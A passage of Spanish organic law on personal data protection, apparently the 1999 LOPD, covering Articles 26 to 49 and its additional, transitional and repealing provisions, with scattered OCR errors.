2. Por vía reglamentaria se procederá ala regulación detallada de los distintos extremos que debe contener la notificación, entre los cuales figurarán necesariamente el responsable del fichero, la finalidad del mismo, su ubicación, el tipo de datos de carácter personal que contiene, las medidas de seguridad, con indicación del nivel básico. medio o alto exigible y las cesiones de datos de carácter personal que se prevean realizar y, en su caso, las transferencias de datos que se prevean a países terceros.

3. Deberán comunicarse a la Agencia de Protección de Datos los cambios que se produzcan en la finalidad del fichero automatizado, en su responsable y en la dirección de su ubicación.

4. El Registro General de Protección de Datos inscribirá el fichero si la notificación se ajusta a los requisitos exigibles.

En caso contrario podrá pedir que se completen los datos que falten o se proceda a su subsanación.

5. Transcurrido un mes desde la presentación de la solicitud. de inscripción sin que la Agencia de Protección de Datos hubiera resuelto sobre la misma. se entenderá inscrito el fichero automatizado a todos los efectos.

Artículo 27. *Comunicación de* la *cesión de datos*.

1. El responsable del fichero, en el momento en que se efectúe la primera cesión de datos, deberá informar de ello a los afectados, indicando, asimismo. la finalidad del fichero, la naturaleza de los datos que han sido cedidos y el nombre y dirección del cesionario.

2. La obligación establecida en el apartado anterior no existirá en el supuesto previsto en los apartados 2, letras c), d), e) y 6 del artículo 11, ni cuando la cesión venga impuesta por ley.

Artículo 28. *Datos incluidos en las fuentes de acceso público.*

1. Los datos personales que figuren en el censo promocional, o las listas de personas pertenecientes a grupos de profesionales a que se refiere el artículo 3, j) de esta Ley deberán limitarse a los que sean estrictamente necesarios para cumplir la finalidad a que se destina cada listado. La inclusión de datos adicionales por las entidades responsables del mantenimiento de dichas fuentes requerirá el consentimiento del interesado, que podrá ser revocado en cualquier momento.

2. Los interesados tendrán derecho a que la entidad responsable del mantenimiento de los listados de los Colegios profesionales indique gratuitamente que sus datos personales no pueden utilizarse para fines de publicidad o prospección comercial

Los interesados tendrán derecho a exigir gratuitamente la exclusión de la totalidad de sus datos personales que consten en el censo promocional por las entidades encargadas del mantenimiento de dichas fuentes.

La atención a la solicitud de exclusión de la información innecesaria o de inclusión de la objeción al uso de los datos para fines de publicidad o venta a distancia deberá realizarse en el plazo de diez días respecto de las informaciones que se realicen mediante consulta o comunicación telemática y en la siguiente edición del listado cualquiera que sea el soporte en que se edite.

3. Las fuentes de acceso público que se editen en forma de libro o algún otro soporte físico, perderán el carácter de fuente accesible con la nueva edición que se publique.

En el caso de que se obtenga telemáticamente una copia de la lista en formato electrónico, ésta perderá el carácter de fuente de acceso público en el plazo de un año, contado desde el momento de su obtención.

4. Los datos que figuren en las guías de servicios de telecomunicaciones disponibles al público se regirán por su normativa específica.

Artículo 29. *Prestación de servicios de información sobre solvencia patrimonial y crédito.*

1. Quienes se dediquen a la prestación de servicios de información sobre la solvencia patrimonial y el crédito sólo podrán tratar datos de carácter personal obtenidos de los registros y las fuentes accesibles al público establecidos al efecto o procedentes de informaciones facilitadas por el interesado o con su consentimiento.

2. Podrán tratarse también datos de carácter personal relativos al cumplimiento o incumplimiento de obligaciones dinerarias facilitados por el acreedor o por quien actúe por su cuenta o interés. En estos casos se notificará a los interesados respecto de los que hayan registrado datos de carácter personal en ficheros, en el plazo de treinta días desde dicho registro, una referencia de los que hubiesen sido incluidos y se les informará de su derecho a recabar información de la totalidad de ellos, en los términos establecidos por la presente Ley.

3. En los supuestos a que se refieren los dos apartados anteriores, cuando el interesado lo solicite, el responsable de¡ tratamiento le comunicará los datos, así como las evaluaciones y apreciaciones que sobre el mismo hayan sido comunicadas durante los

últimos seis meses y el nombre y dirección de la persona o entidad a quien se hayan revelado los datos,

4. Sólo se podrán registrar y ceder los datos de carácter personal que sean determinantes para enjuiciar la solvencia económica de los interesados y que no se refieran, cuando sean adversos, a más de seis años, siempre que respondan con veracidad a la situación actual de aquéllos.

Artículo 30. *Tratamientos con fines de publicidad y de prospección comercial.*

1. Quienes se dediquen a la recopilación de direcciones, reparto de documentos, publicidad, venta a distancia, prospección comercial y otras actividades análogas, utilizarán nombres y direcciones u otros datos de carácter personal cuando los mismos figuren en fuentes accesibles al público o cuando hayan sido facilitados por los propios interesados u obtenidos con su consentimiento.

2. Cuando los datos procedan de fuentes accesibles al público, de conformidad con lo establecido en el párrafo segundo del artículo 5.5 de esta Ley, en cada comunicación que se dirija al interesado se informará del origen de los datos y de la identidad del responsable del tratamiento, así como de los derechos que le asisten.

3. En el ejercicio del derecho de acceso los interesados tendrán derecho a conocer el origen de sus datos de carácter personal, así como del resto de información a que se refiere el artículo 15.

4. Los interesados tendrán derecho a oponerse, previa petición y sin gastos, al tratamiento de los datos que les conciernan, en cuyo caso serán dados de baja del tratamiento, cancelándose las informaciones que sobre ellos figuren en aquél, a su simple solicitud.

Artículo 31. *Censo promocional.*

1. Quienes pretendan realizar permanente o esporádicamente la actividad de recopilación de direcciones, reparto de documentos, publicidad, venta a distancia, prospección

comercial u otras actividades análogas, podrán solicitar del Instituto Nacional de Estadística o de los órganos equivalentes de las Comunidades Autónomas una copia del censo promocional, formado con los datos de nombre, apellidos y domicilio que constan en el censo electoral.

2. El uso de cada lista de censo promocional tendrá un plazo de vigencia de un año. Transcurrido el plazo citado, la lista perderá su carácter de fuente de acceso público.

3. Los procedimientos mediante los que los interesados podrán solicitar no aparecer en el censo promocional se regularán reglamentariamente. Entre estos

procedimientos, que serán gratuitos para los interesados, se incluirá el documento de empadronamiento. Trimestralmente se editará una lista actualizada del censo promocional, excluyendo los nombres y domicilios de los que así lo hayan solicitado.

4. Se podrá exigir una contra prestación por la facilitación de la citada lista en soporte informático.

Artículo 32. *Códigos tipo.*

1. Mediante acuerdos sectoriales, convenios administrativos o decisiones de empresa, los responsables de tratamientos de titularidad pública y privada, así como las organizaciones en que se agrupen, podrán formular códigos tipo que establezcan las condiciones de organización, régimen de funcionamiento, procedimientos aplicables, normas de seguridad del entorno, programas o equipos, obligaciones de los implicados en el tratamiento y uso de la información personal, así como las garantías, en su ámbito, para el ejercicio de los derechos de las personas con pleno respeto a los principios y disposiciones de la presente Ley y sus normas de desarrollo.

2. Los citados códigos podrán contener o no reglas operacionales detalladas de cada sistema particular y estándares técnicos de aplicación.

En el supuesto de que tales reglas o estándares no se incorporen directamente al código, las instrucciones u órdenes que los establecieran deberán respetar los principios fijados en aquél.

3, Los códigos tipo tendrán el carácter de códigos deontológicos o de buena práctica profesional, debiendo ser depositados o inscritos en el Registro General de Protección de Datos y, cuando corresponda, en los creados a estos efectos por las Comunidades Autónomas, de acuerdo con el artículo 41. El Registro General de Protección de Datos podrá denegar la inscripción cuando considere que no se ajusta a las disposiciones legales y reglamentarias sobre la materia, debiendo, en este caso, el Director de la Agencia de Protección de Datos requerir a los solicitantes para que efectúen las correcciones oportunas.

TÍTULO V

Movimiento internacional de datos

Artículo 33. Norma general.

1. No podrán realizarse transferencias temporales ni definitivas de datos de carácter personal que hayan sido objeto de tratamiento o hayan sido recogidos para someterlos a dicho tratamiento con destino a países que no proporcionen un nivel de protección equiparable al que presta la presente Ley, salvo que, además de haberse observado lo dispuesto en ésta, se obtenga autorización previa del Director de la Agencia de Protección de Datos, que sólo podrá otorgarla si se obtienen garantías adecuadas.

2. El carácter adecuado del nivel de protección que ofrece el país de destino se evaluará por la Agencia de Protección de Datos atendiendo a todas las circunstancias que concurran en la transferencia o categoría de transferencia de datos. En particular, se tomará en consideración la naturaleza de los datos, la finalidad y la duración del tratamiento 0 de los tratamientos previstos, el país de origen y el país de destino final, las normas de derecho, generales o sectoriales, vigentes en el país tercero de que se trate, el contenido de los informes de la Comisión de la Unión Europea, así como las normas profesionales y las medidas de seguridad en vigor en dichos países.

Artículo 34. *Excepciones.*

Lo dispuesto en el artículo anterior no será de aplicación:

a) Cuando la transferencia internacional de datos de carácter personal resulte de la aplicación de tratados o convenios en los que sea parte España.

b) Cuando la transferencia se haga a efectos de prestar o solicitar auxilio judicial internacional.

c) Cuando la transferencia sea necesaria para la prevención o para el diagnóstico médicos, la prestación de asistencia sanitaria o tratamiento médicos o la gestión de servicios sanitarios.

d) Cuando se refiera a transferencias dinerarias conforme a su legislación específica.

e) Cuando el afectado haya dado su consentimiento inequívoco a la transferencia prevista.

f) Cuando la transferencia sea necesaria para la ejecución de un contrato entre el afectado y el responsable del fichero o para la adopción de medidas precontractuales adoptadas a petición del afectado.

g) Cuando la transferencia sea necesaria para la celebración o ejecución de un contrato celebrado o por celebrar, en interés del afectado, por el responsable del fichero y un tercero.

h) Cuando la transferencia sea necesaria o legalmente exigida para la salvaguarda de un interés público. Tendrá esta consideración la transferencia solicitada por una Administración fiscal o aduanera para el cumplimiento de sus competencias.

i) Cuando la transferencia sea precisa para el reconocimiento, ejercicio o defensa de un derecho en un proceso judicial.

j) Cuando la transferencia se efectúe, a petición de persona con interés legítimo, desde un Registro público y aquélla sea acorde con la finalidad del mismo.

k) Cuando la transferencia tenga como destino un Estado miembro de la Unión Europea, o un Estado respecto del cual la Comisión de las Comunidades Europeas, en el ejercicio de sus competencias, haya declarado que garantiza un nivel de protección adecuado.

TÍTULO VI

Agencia de Protección de Datos

Artículo 35. Naturaleza y régimen jurídico.

1. La Agencia de Protección de Datos es un ente de derecho público, con personalidad jurídica propia y plena capacidad pública y privada, que actúa con plena independencia de las Administraciones públicas en el ejercicio de sus funciones. Se regirá por lo dispuesto en la presente Ley y en un Estatuto propio, que será aprobado por el Gobierno.

2. En el ejercicio de sus funciones públicas, y en defecto de lo que disponga la presente Ley y sus disposiciones de desarrollo, la Agencia de Protección de Datos actuará de conformidad con la Ley 30/1992, de 26 de noviembre, de Régimen Jurídico de las Administraciones Públicas y del Procedimiento Administrativo Común. En sus adquisiciones patrimoniales y contratación estará sujeta al derecho privado.

3. Los puestos de trabajo de los órganos y servicios que integren la Agencia de Protección de Datos serán desempeñados por funcionarios de las Administraciones públicas y por personal contratado al efecto, según la naturaleza de las funciones asignadas a cada puesto de trabajo. Este personal está obligado a guardar secreto de los datos de carácter personal de que conozca en el desarrollo de su función.

4. La Agencia de Protección de Datos contará, para el cumplimiento de sus fines, con los siguientes bienes y medios económicos,

a) Las asignaciones que se establezcan anualmente con cargo a los Presupuestos Generales del Estado.

b) Los bienes y valores que constituyan su patrimonio, así como los productos y rentas del mismo.

c) Cualesquiera otros que legalmente puedan serie atribuidos.

5. La Agencia de Protección de Datos elaborará y aprobará con carácter anual el correspondiente anteproyecto de presupuesto y lo remitirá al Gobierno para que sea integrado, con la debida independencia, en los Presupuestos Generales del Estado.

Artículo 36. El Director.

1. El Director de la Agencia de Protección de Datos dirige la Agencia y ostenta su representación. Será nombrado, de entre quienes componen el Consejo Consultivo, mediante Real Decreto, por un período de cuatro años.

2. Ejercerá sus funciones con plena independencia y objetividad y no estará sujeto a instrucción alguna en el desempeño de aquéllas.

En todo caso, el Director deberá oír al Consejo Consultivo en aquellas propuestas que éste le realice en el ejercicio de sus funciones.

3. El Director de la Agencia de Protección de Datos sólo cesará antes de la expiración del período a que se refiere el apartado 1, a petición propia o por separación acordada por el Gobierno, previa instrucción de expediente, en el que necesariamente serán oídos los restantes miembros del Consejo Consultivo, por incumplimiento grave de sus obligaciones, incapacidad sobrevenida para el ejercicio de su función, incompatibilidad o condena por delito doloso.

4. El Director de la Agencia de Protección de Datos tendrá la consideración de alto cargo y quedará en la situación de servicios especiales si con anterioridad estuviera desempeñando una función pública. En el supuesto de que sea nombrado para el cargo

algún miembro de la carrera judicial o fiscal, pasará asimismo a la situación administrativa de servicios especiales.

Artículo 37. Funciones.

Son funciones de la Agencia de Protección de Datos:

a) Velar por el cumplimiento de la legislación sobre protección de datos y controlar su aplicación en especial en lo relativo a los derechos de información, acceso, rectificación, oposición y cancelación de datos.

b) Emitir las autorizaciones previstas en la Ley o en sus disposiciones reglamentarias.

c) Dictar, en su caso, y sin perjuicio de las competencias de otros órganos, las instrucciones precisas para adecuar los tratamientos a los principios de la presente Ley.

d) Atender las peticiones y reclamaciones formuladas por las personas afectadas.

e) Proporcionar información a las personas acerca de sus derechos en materia de tratamiento de los datos de carácter personal.

f) Requerir a los responsables y los encargados de los tratamientos, previa audiencia de éstos, la adopción de las medidas necesarias para la adecuación del tratamiento de datos a las disposiciones de esta Ley y, en su caso, ordenar la cesación de los tratamientos y la cancelación de los ficheros, cuando no se ajuste a sus disposiciones.

g) Ejercer la potestad sancionadora en los términos previstos por el Título VII de la presente Ley.

h) Informar, con carácter preceptivo, los proyectos de disposiciones generales que desarrollen esta Ley.

i) Recabar de los responsables de los ficheros cuanta ayuda e información estime necesaria para el desempeño de sus funciones.

j) Velar por la publicidad de la existencia de los ficheros de datos con carácter personal, a cuyo efecto publicará periódicamente una relación de dichos ficheros con la información adicional que el Director de la Agencia determine.

k) Redactar una memoria anual y remitirla al Ministerio de Justicia.

l) Ejercer el control y adoptar las autorizaciones que procedan en relación con los movimientos internacionales de datos, así como desempeñar las funciones de cooperación internacional en materia de protección de datos personales.

m) Velar por el cumplimiento de las disposiciones que la Ley de la Función Estadística Pública establece respecto a la recogida de datos estadísticos y al secreto estadístico, así como dictar las instrucciones precisas, dictaminar sobre las condiciones de seguridad de los ficheros constituidos con fines exclusivamente estadísticos y ejercer la potestad a la que se refiere el artículo 46.

n) Cuantas otras le sean atribuidas por normas legales o reglamentarias.

Artículo 38. Consejo Consultivo.

El Director de la Agencia de Protección de Datos estará asesorado por un Consejo Consultivo compuesto por los siguientes miembros:

Un Diputado, propuesto por el Congreso de los Diputados.

Un Senador, propuesto por el Senado.

Un representante de la Administración Central, designado por el Gobierno.

Un representante de la Administración Local, propuesto por la Federación, Española de Municipios y Provincias.

Un miembro de la Real Academia de la Historia, propuesto por la misma.

Un experto en la materia, propuesto por el Consejo Superior de Universidades.

Un representante de los usuarios y consumidores, seleccionado del modo que se prevea reglamentariamente.

Un representante de cada Comunidad Autónoma que haya creado una agencia de protección de datos en su ámbito territorial, propuesto de acuerdo con el procedimiento que establezca la respectiva Comunidad Autónoma,

Un representante del sector de ficheros privados, para cuya propuesta se seguirá el procedimiento que se regule regla menta ría mente.

El funcionamiento del Consejo Consultivo se regirá por las normas reglamentarias que al efecto se establezcan.

Artículo 39. El Registro General de Protección de Datos.

1. El Registro General de Protección de Datos es un órgano integrado en la Agencia de Protección de Datos.

2. Serán objeto de inscripción en el Registro General de Protección de Datos:

a) Los ficheros de que sean titulares las Administraciones públicas.

b) Los ficheros de titularidad privada.

c) Las autorizaciones a que se refiere la presente Ley.

d) Los códigos tipo a que se refiere el artículo 32 de la presente Ley.

e) Los datos relativos a los ficheros que sean necesarios para el ejercicio de los derechos de información, acceso, rectificación, cancelación y oposición.

3. Por vía reglamentaria se regulará el procedimiento de inscripción de los ficheros, tanto de titularidad pública como de titularidad privada, en el Registro General de Protección de Datos, el contenido de la inscripción, su modificación, cancelación, reclamaciones y recursos contra las resoluciones correspondientes y demás extremos pertinentes.

Artículo 40. Potestad de inspección.

1. Las autoridades de control podrán inspeccionar los ficheros a que hace referencia la presente Ley, recabando cuantas informaciones precisen para el cumplimiento de sus cometidos.

A tal efecto, podrán solicitar la exhibición o el envío de documentos y datos y examinarlos en el lugar en que se encuentren depositados, así como inspeccionar los equipos físicos y lógicos utilizados para el tratamiento de los datos, accediendo a los locales donde se hallen instalados.

2. Los funcionarios que ejerzan la inspección a que se refiere el apartado anterior tendrán la consideración de autoridad pública en el desempeño de sus cometidos.

Estarán obligados a guardar secreto sobre las informaciones que conozcan en el ejercicio de las mencionadas funciones, incluso después de haber cesado en las mismas.

Artículo 41. Órganos correspondientes de las Comunidades Autónomas.

1. Las funciones de la Agencia de Protección de Datos reguladas en el artículo 37, a excepción de las mencionadas en los apartados j), k) y l), y en los apartados f) y g) en lo que se refiere a las transferencias internacionales de datos, así como en los artículos 46 y 49, en relación con sus específicas competencias serán ejercidas, cuando afecten a ficheros de datos de carácter personal creados o gestionados por las Comunidades Autónomas y por la Administración Local de su ámbito territorial, por los órganos correspondientes de cada Comunidad, que tendrán la consideración de autoridades de control, a los que garantizarán plena independencia y objetividad en el ejercicio de su cometido.

2. Las Comunidades Autónomas podrán crear y mantener sus propios registros de ficheros para el ejercicio de las competencias que se les reconoce sobre los mismos.

3. El Director de la Agencia de Protección de Datos podrá convocar regularmente a los órganos correspondientes de las Comunidades Autónomas a efectos de cooperación institucional y coordinación de criterios o procedimientos de actuación. El Director de la Agencia de Protección de Datos y los órganos correspondientes de las Comunidades Autónomas podrán solicitarse mutuamente la información necesaria para el cumplimiento de sus funciones.

Artículo 42. Ficheros de las Comunidades Autónomas en materia de su exclusiva competencia.

1. Cuando el Director de la Agencia de Protección de Datos constate que el mantenimiento o uso de un determinado fichero de las Comunidades Autónomas contraviene algún precepto de esta Ley en materia de su exclusiva competencia podrá requerir a la Administración correspondiente que se adopten las medidas correctoras que determine en el plazo que expresamente se fije en el requerimiento.

2. Si la Administración pública correspondiente no cumpliera el requerimiento formulado, el Director de la Agencia de Protección de Datos podrá impugnar la resolución adoptada por aquella Administración.

TÍTULO VII

Infracciones y sanciones

Artículo 43. Responsables.

1. Los responsables de los ficheros y los encargados de los tratamientos estarán sujetos al régimen sancionador establecido en la presente Ley.

2. Cuando se trate de ficheros de los que sean responsables las Administraciones públicas se estará, en cuanto al procedimiento y a las sanciones, a lo dispuesto en el artículo 46, apartado 2.

Artículo 44. Tipos de infracciones.

1. Las infracciones se calificarán como leves, graves o muy graves.

2. Son infracciones leves:

a) No atender, por motivos formales, la solicitud del interesado de rectificación o cancelación de los datos personales objeto de tratamiento cuando legalmente proceda.

b) No proporcionar la información que solicite la Agencia de Protección de Datos en el ejercicio de las competencias que tiene legalmente atribuidas, en relación con aspectos no sustantivos de la protección de datos.

c) No solicitar la inscripción del fichero de datos de carácter personal en el Registro General de Protección de Datos, cuando no sea constitutivo de infracción grave.

d) Proceder a la recogida de datos de carácter personal de los propios afectados sin proporcionarles la información que señala el artículo 5 de la presente Ley.

e) Incumplir el deber de secreto establecido en el artículo 10 de esta Ley, salvo que constituya infracción grave.

3. Son infracciones graves:

a) Proceder a la creación de ficheros de titularidad pública o iniciar la recogida de datos de carácter personal para los mismos, sin autorización de disposición general, publicada en el «Boletín Oficial del Estado» o Diario oficial correspondiente.

b) Proceder a la creación de ficheros de titularidad privada o iniciar la recogida de datos de carácter personal para los mismos con finalidades distintas de las que constituyen el objeto legítimo de la empresa o entidad.

c) Proceder a la recogida de datos de carácter personal sin recabar el consentimiento expreso de las personas afectadas, en los casos en que éste sea exigible.

d) Tratar los datos de carácter personal o usarlos posteriormente con conculcación de los principios y garantías establecidos en la presente Ley o con incumplimiento de los preceptos de protección que impongan las disposiciones reglamentarias de desarrollo, cuando no constituya infracción muy grave.

e) El impedimento o la obstaculización del ejercicio de los derechos de acceso y oposición y la negativa a facilitar la información que sea solicitada.

f) Mantener datos de carácter personal inexactos o no efectuar las rectificaciones o cancelaciones de los mismos que legalmente procedan cuando resulten afectados los derechos de las personas que la presente Ley ampara.

g) La vulneración del deber de guardar secreto sobre los datos de carácter personal incorporados a ficheros que contengan datos relativos a la comisión de infracciones administrativas o penales, Hacienda Pública, servicios financieros, prestación de servicios de solvencia patrimonial y crédito, así como aquellos otros ficheros que contengan un conjunto de datos de carácter personal suficientes para obtener una evaluación de la personalidad del individuo.

h) Mantener los ficheros, locales, programas o equipos que contengan datos de carácter personal sin las debidas condiciones de seguridad que por vía reglamentaria se determinen.

i) No remitir a la Agencia de Protección de Datos las notificaciones previstas en esta Ley o en sus disposiciones de desarrollo, así como no proporcionar en plazo a la misma cuantos documentos e informaciones deba recibir o sean requeridos por aquél a tales efectos.

j) La obstrucción al ejercicio de la función inspectora. .

k) No inscribir el fichero de datos de carácter personal en el Registro General de Protección Datos, cuando haya sido requerido para ello por el Director de la Agencia de Protección de Datos.

l) Incumplir el deber de información que se establece en los artículos 5, 28 y 29 de esta Ley, cuando los datos hayan sido recabados de persona distinta del afectado.

4. Son infracciones muy graves:

a) La recogida de datos en forma engañosa y fraudulenta.

b) La comunicación o cesión de los datos de carácter personal, fuera de los casos en que estén permitidas.

c) Recabar y tratar los datos de carácter personal a los que se refiere el apartado 2 del artículo 7 cuando no medie el consentimiento expreso del afectado; recabar y tratar los datos referidos en el apartado 3 del artículo 7 cuando no lo disponga una ley o el afectado no haya consentido expresamente, o violentar la prohibición contenida en el apartado 4 del artículo 7.

d) No cesar en el uso ilegítimo de los tratamientos de datos de carácter personal cuando sea requerido para ello por el Director de la Agencia de Protección de Datos o por las personas titulares del derecho de acceso.

e) La transferencia temporal o definitiva de datos de carácter personal que hayan sido objeto de tratamiento o hayan sido recogidos para someterlos a dicho tratamiento, con destino a países que no proporcionen un nivel de protección equiparable sin autorización del Director de la Agencia de Protección de Datos.

f) Tratar los datos de carácter personal de forma ilegítima o con menosprecio de los principios y garantías que les sean de aplicación, cuando con ello se impida o se atente contra el ejercicio de los derechos fundamentales.

g) La vulneración del deber de guardar secreto sobre los datos de carácter personal a que hacen referencia los apartados 2 y 3 del artículo 7, así como los que hayan sido recabados para fines policiales sin consentimiento de las personas afectadas.

h) No atender, u obstaculizar de forma sistemática el ejercicio de los derechos de acceso, rectificación, cancelación u oposición.

i) No atender de forma sistemática el deber legal de notificación de la inclusión de datos de carácter personal en un fichero.

Artículo 45. Tipo de sanciones.

1. Las infracciones leves serán sancionadas con multa de 100.000 a 10.000.000 de pesetas.

2. Las infracciones graves serán sancionadas con multa de 10.000.000 a 50.000.000 de pesetas.

3. Las infracciones muy graves serán sancionadas con multa de 50.000.000 a 100.000.000 de pesetas.

4. La cuantía de las sanciones se graduará atendiendo a la naturaleza de los derechos personales afectados, al volumen de los tratamientos efectuados, a los beneficios obtenidos, al grado de intencionalidad, a la reincidencia, a los daños y perjuicios causados a las personas interesadas y a terceras personas, y a cualquier otra circunstancia que sea relevante para determinar el grado de antijuridicidad y de culpabilidad presentes en la concreta actuación infractora.

5. Si, en razón de las circunstancias concurrentes se apreciara una cualificada disminución de la culpabilidad del imputado o de la antijuridicidad M hecho, el órgano sancionador establecerá la cuantía de la sanción aplicando la escala relativa a la clase de infracciones que preceda inmediatamente en gravedad a aquella en que se integra la considerada en el caso de que se trate.

6. En ningún caso podrá imponerse una sanción más grave que la fijada en la Ley para la clase de infracción en la que se integre la que se pretenda sancionar.

7. El Gobierno actualizará periódicamente la cuantía de las sanciones de acuerdo con las variaciones que experimenten los índices de precios.

Artículo 46. Infracciones de las Administraciones públicas.

1. Cuando las infracciones a que se refiere el artículo 44 fuesen cometidas en ficheros de los que sean responsables las Administraciones públicas, el Director de la Agencia de Protección de Datos dictará una resolución estableciendo las medidas que procede adoptar para que cesen o se corrijan los efectos de la infracción. Esta resolución se notificará al responsable del fichero, al órgano del que dependa jerárquicamente y a los afectados si los hubiera.

2. El Director de la Agencia podrá proponer también la iniciación de actuaciones disciplinarias, si procedieran. El procedimiento y las sanciones a aplicar serán las establecidas en la legislación sobre régimen disciplinario de las Administraciones públicas.

3. Se deberán comunicar a la Agencia las resoluciones que recaigan en relación con las medidas y actuaciones a que se refieren los apartados anteriores,

4. El Director de la Agencia comunicará al Defensor del Pueblo las actuaciones que efectúe y las resoluciones que dicte al amparo de los apartados anteriores.

Artículo 47. Prescripción.

1. Las infracciones muy graves prescribirán a los tres años, las graves a los dos años y las leves al año.

2. El plazo de prescripción comenzará a contarse desde el día en que la infracción se hubiera cometido.

3. Interrumpirá la prescripción la iniciación, con conocimiento del interesado, del procedimiento sancionador, reanudándose el plazo de prescripción si el expediente sancionador estuviere paralizado durante más de seis meses por causas no imputables al presunto infractor.

4. Las sanciones impuestas por faltas muy graves prescribirán a los tres años, las impuestas por faltas graves a los dos años y las impuestas por faltas leves al año.

S. El plazo de prescripción de las sanciones comenzará a contarse desde el día siguiente a aquel en que adquiera firmeza la resolución por la que se impone la sanción.

6. La Prescripción se interrumpirá por la iniciación, con conocimiento del interesado, del procedimiento de ejecución, volviendo a transcurrir el plazo si el mismo está paralizado durante más de seis meses por causa no imputable al infractor.

Artículo 48. Procedimiento sancionador.

1. Por vía reglamentaria se establecerá el procedimiento a seguir para la determinación de las infracciones y la imposición de las sanciones a que hace referencia el presente Título.

2. Las resoluciones de la Agencia de Protección de Datos u órgano correspondiente de la Comunidad Autónoma agotan la vía administrativa.

Artículo 49. Potestad de inmovilización de ficheros.

En los supuestos, constitutivos de infracción muy grave, de utilización o cesión ilícita de los datos de carácter personal en que se impida gravemente o se atente de igual modo contra el ejercicio de los derechos de los ciudadanos y el libre desarrollo de la personalidad que la Constitución y las leyes garantizan, el Director de la Agencia de Protección de Datos podrá, además de ejercer la potestad sancionadora, requerir a los responsables de ficheros de datos de carácter personal, tanto de titularidad pública como privada, la cesación en la utilización o cesión ilícita de los datos. Si el requerimiento fuera desatendido, la Agencia de Protección de Datos podrá, mediante resolución motivada,

inmovilizar tales ficheros a los solos efectos de restaurar los derechos de las personas afectadas.

Disposición adicional primera. Ficheros preexistentes.

Los ficheros y tratamientos automatizados inscritos o no en el Registro General de Protección de Datos deberán adecuarse a la presente Ley Orgánica dentro M plazo de tres años, a contar desde su entrada en vigor. En dicho plazo, los ficheros de titularidad privada deberán ser comunicados a la Agencia de Protección de Datos y las Administraciones públicas, responsables de ficheros de titularidad pública, deberán aprobar la pertinente disposición de regulación M fichero o adaptar la existente.

En el supuesto de ficheros y tratamientos no automatizados, su adecuación a la presente Ley Orgánica, y la obligación prevista en el párrafo anterior deberán cumplimentarse en el plazo de doce años a contar desde el 24 de octubre de 1995, sin perjuicio del ejercicio de los derechos de acceso, rectificación y cancelación por parte de los afectados.

Disposición adicional segunda. Ficheros y Registro de

Población de las Administraciones públicas.

1. La Administración General del Estado y las Administraciones de las Comunidades Autónomas podrán solicitar al Instituto Nacional de Estadística, sin consentimiento del interesado, una copia actualizada del fichero formado con los datos del nombre, apellidos, domicilio, sexo y fecha de nacimiento que constan en los padrones municipales de habitantes y en el censo electoral correspondientes a los territorios donde ejerzan sus competencias, para la creación de ficheros o registros de población.

2. Los ficheros o registros de población tendrán como finalidad la comunicación de los distintos órganos de cada Administración pública con los interesados residentes en los respectivos territorios, respecto a las relaciones jurídico administrativas derivadas de las competencias respectivas de las Administraciones públicas.

Disposición adicional tercera. Tratamiento de los expedientes de las derogadas Leyes de Vagos y Maleantes y de Peligrosidad y Rehabilitación Social.

Los expedientes específicamente instruidos al amparo de las derogadas Leyes de Vagos y Maleantes, y de Peligrosidad y Rehabilitación Social, que contengan datos de cualquier índole susceptibles de afectar a la seguridad, al honor, a la intimidad o a la imagen de las personas, no podrán ser consultados sin que medie consentimiento expreso de los afectados, o hayan transcurrido cincuenta años desde la fecha de aquéllos.

En este último supuesto, la Administración General del Estado, salvo que haya constancia expresa del fallecimiento de los afectados, pondrá a disposición del solicitante la documentación, suprimiendo de la misma los datos aludidos en el párrafo anterior, mediante la utilización de los procedimientos técnicos pertinentes en cada caso.

Disposición adicional cuarta. Modificación del artículo 112.4 de la Ley General Tributaria.

El apartado cuarto del artículo 112 de la Ley General Tributaría pasa a tener la siguiente redacción:

«4. La cesión de aquellos datos de carácter personal, objeto de tratamiento, que se debe efectuar a la Administración tributaría conforme a lo dispuesto en el artículo 111, en los apartados anteriores de este artículo o en otra norma de rango legal, no requerirá el consentimiento del afectado. En este ámbito tampoco será de aplicación lo que respecto a las Administraciones públicas establece el apartado 1 del artículo 21 de la Ley Orgánica de Protección de Datos de carácter personal.»

Disposición adicional quinta. Competencias del Defensor del Pueblo y órganos autonómicos semejantes.

Lo dispuesto en la presente Ley Orgánica se entiende sin perjuicio de las competencias del Defensor del Pueblo y de los órganos análogos de las Comunidades Autónomas.

Disposición adicional sexta. Modificación del artículo 24.3 de la Ley de Ordenación y Supervisión de los Seguros Privados.

Se modifica el artículo 24.3, párrafo 2º de la Ley 30/1995, de 8 de noviembre, de Ordenación y Supervisión de los Seguros Privados, con la siguiente redacción:

«Las entidades aseguradoras podrán establecer ficheros comunes que contengan datos de carácter personal para la liquidación de siniestros y la colaboración estadístico actuarial con la finalidad de permitir la tarificación y selección de riesgos y la elaboración de estudios de técnica aseguradora. La cesión de datos a los citados ficheros no requerirá el consentimiento previo del afectado, pero sí la comunicación al mismo de la posible cesión de sus datos personales a ficheros comunes para los fines señalados con expresa indicación del responsable para que se puedan ejercitar los derechos de acceso, rectificación y cancelación previstos en la ley.

También podrán establecerse ficheros comunes cuya finalidad sea prevenir el fraude en el seguro sin que sea necesario el consentimiento del afectado. No obstante, será necesaria en estos casos la comunicación al afectado, en la primera introducción de sus datos, de quién sea el responsable

del fichero y de las formas de ejercicio de los derechos de acceso, rectificación y cancelación.

En todo caso, los datos relativos a la salud sólo podrán ser objeto de tratamiento con el consentimiento expreso del afectado.»

Disposición transitoria primera. Tratamientos creados por Convenios internacionales.

La Agencia de Protección de Datos será el organismo competente para la protección de las personas físicas en lo que respecta al tratamiento de datos de carácter personal respecto de los tratamientos establecidos en cualquier Convenio Internacional del que sea parte España que atribuya a una autoridad nacional de control esta competencia, mientras no se cree una autoridad diferente para este cometido en desarrollo del Convenio.

Disposición transitoria segunda. Utilización del censo promocional

Reglamentariamente se desarrollarán los procedimientos de formación del censo promocional, de oposición a aparecer en el mismo, de puesta a disposición de sus solicitantes, y de control de las listas difundidas. El Reglamento establecerá los plazos para la puesta en operación del censo promocional,

Disposición transitoria tercera. preexistentes.

Subsistencia de normas

Hasta tanto se lleven a efectos las previsiones de la disposición final primera de esta Ley, continuarán en vigor, con su propio rango, las normas reglamentarias existentes y, en especial, los Reales Decretos 428/1993, de 26 de marzo; 1332/1994, de 20 de junio, y 994/1999, de 11 de junio, en cuanto no se opongan a la presente Ley.

Disposición derogatoria única. Derogación normativa.

Queda derogada la Ley Orgánica 5/1992, de 29 de octubre, de Regulación del tratamiento automatizado de los datos de carácter personal.

Disposición final primera. Habilitación para el desarrollo reglamentario.

